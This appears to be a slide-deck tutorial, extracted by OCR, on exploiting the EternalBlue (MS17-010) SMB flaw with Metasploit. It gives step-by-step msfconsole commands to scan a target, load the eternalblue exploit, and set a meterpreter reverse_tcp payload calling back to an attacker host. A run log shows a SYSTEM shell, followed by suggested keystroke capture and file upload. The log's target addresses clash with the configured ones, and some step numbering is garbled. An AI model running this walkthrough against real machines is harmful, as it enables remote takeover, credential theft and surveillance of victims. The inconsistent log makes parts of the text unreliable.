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
Eternal Blue Exploit using Metasploit



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Eternal Series

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On April 14, 2017, the Shadow Brokers Group released the FUZZBUNCH framework, an exploitation toolkit for Microsoft Windows.


The toolkit was allegedly written by the Equation Group, a highly sophisticated threat actor suspected of being tied to the United States National Security Agency (NSA).

This documents lists five exploits from Lost in Translation leak namely

- Eternal Blue,
- Eternal Synergy,
- Eternal Romance,
- Eternal Champion,
- Eternal Red.

These five exploits exploit the Server Message Block (SMB) in Windows and Linux Operating System.

Eternal Series



Eternal Blue

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
Check whether target is vulnerable to Eternal Blue

Detecting phase (target is vulnerable to Eternal blue)

- Steps
- Msfconsole
- Search smb_ms17_010
- use auxil
- Set Rhost
- Run



Eternal Blue Exploitation

1. Find a Module to Use

- Open up the terminal and start Metasploit.
- Type **service postgresql start** to initialize the PostgreSQL database

```
service postgresql start
msfconsole
```

Eternal Blue Exploitation

1. C

2.

```
search eternalblue
```

Eternal Blue Exploitation

```
msf5 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  D
escription
   -  ----                                      ---------------  ----     -----  -
---------
   1  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   Yes    M
S17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execut
ion
   2  auxiliary/scanner/smb/smb_ms17_010                         normal   Yes    M
S17-010 SMB RCE Detection
   3  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  No     M
S17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   4  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14  average  No     M
S17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   5  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   No     M
S17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
```

Perform the necessary recon(use auxiliary/scanner/smb/smb_ms17_010,options, set rhosts 192.168.228.138, #run, Host is vulnerable to the exploit?)

Eternal Blue Exploitation

- If target is vulnerable to EternalBlue

3. Use exploit/windows/smb/ms17_010_eternalblue

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Eternal Blue Exploitation

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4. Run the Module: **Show options**

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target address range or CIDR identifie
r
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for a
uthentication
   SMBPass                         no        (Optional) The password for the specified
username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches explo
it Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Eternal Blue Exploitation

4. set rhost 192.168.137.128

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.137.128
rhost => 192.168.137.128
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Load the trusty **reverse_tcp** shell as the payload.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/re
verse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Eternal Blue Exploitation

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```
uthentication
   SMBPass                          no         (Optional) The password for the specified
username
   SMBUser                          no         (Optional) The username to authenticate as
   VERIFY_ARCH    true              yes        Check if remote architecture matches explo
it Target.
   VERIFY_TARGET  true              yes        Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   EXITFUNC    thread           yes       Exit technique (Accepted: '', seh, thread, proc
ess, none)
   LHOST                        yes       The listen address (an interface may be specifi
ed)
   LPORT       4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Eternal Blue Exploitation

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.137.134
lhost => 192.168.137.134
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

8. Sh

```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, proc
ess, none)
   LHOST     192.168.137.134  yes       The listen address (an interface may be specifi
ed)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Eternal Blue Exploitation

Use the **run** command to fire it off.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.137.134:4444
[*] 192.168.137.128:445 - Connecting to target for exploitation.
  [*] 10.10.0.101:445 - Connecting to target for exploitation.
  [+] 10.10.0.101:445 - Connection established for exploitation.
  [+] 10.10.0.101:445 - Target OS selected valid for OS indicated by SMB reply
  [*] 10.10.0.101:445 - CORE raw buffer dump (51 bytes)
  [*] 10.10.0.101:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20
  [*] 10.10.0.101:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64
  [*] 10.10.0.101:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61
  [*] 10.10.0.101:445 - 0x00000030  6b 20 31
  [+] 10.10.0.101:445 - Target arch selected valid for arch indicated by DCE/RPC
  [*] 10.10.0.101:445 - Trying exploit with 12 Groom Allocations.
  [*] 10.10.0.101:445 - Sending all but last fragment of exploit packet
  [*] 10.10.0.101:445 - Starting non-paged pool grooming
  [+] 10.10.0.101:445 - Sending SMBv2 buffers
  [+] 10.10.0.101:445 - Closing SMBv1 connection creating free hole adjacent to
  [*] 10.10.0.101:445 - Sending final SMBv2 buffers.
  [*] 10.10.0.101:445 - Sending last fragment of exploit packet!
  [*] 10.10.0.101:445 - Receiving response from exploit packet
  [+] 10.10.0.101:445 - ETERNALBLUE overwrite completed successfully (0xC000000D
  [*] 10.10.0.101:445 - Sending egg to corrupted connection.
  [*] 10.10.0.101:445 - Triggering free of corrupted buffer.
  [*] Sending stage (206403 bytes) to 10.10.0.101
  [*] Meterpreter session 1 opened (10.10.0.1:4321 -> 10.10.0.101:49207) at 2019
  [+] 10.10.0.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
  [+] 10.10.0.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-
  [+] 10.10.0.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

  meterpreter >
```

Eternal Blue Exploitation

- SMB connection being established
- The exploit packet being sent
- Meterpreter session is opened

Eternal Blue Exploitation

9. Verify the Target Is Compromised

- obtain operating system information.
- sysinfo

```
sysinfo
```

```
Computer        : S02
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : DLAB
Logged On Users : 2
Meterpreter     : x64/windows
```

Eternal Blue Exploitation

9. Verify the Target Is Compromised

- for current username
- **getuid**

```
getuid
```

```
Server username: NT AUTHORITY\SYSTEM
```

Eternal Blue Exploitation

9. Find other details

- **Capture screenshot**
- **Upload a file**
- **Capture keystrokes**

- http://www.ethicalpentest.com/2018/01/ms17-010-vulnerability-using.html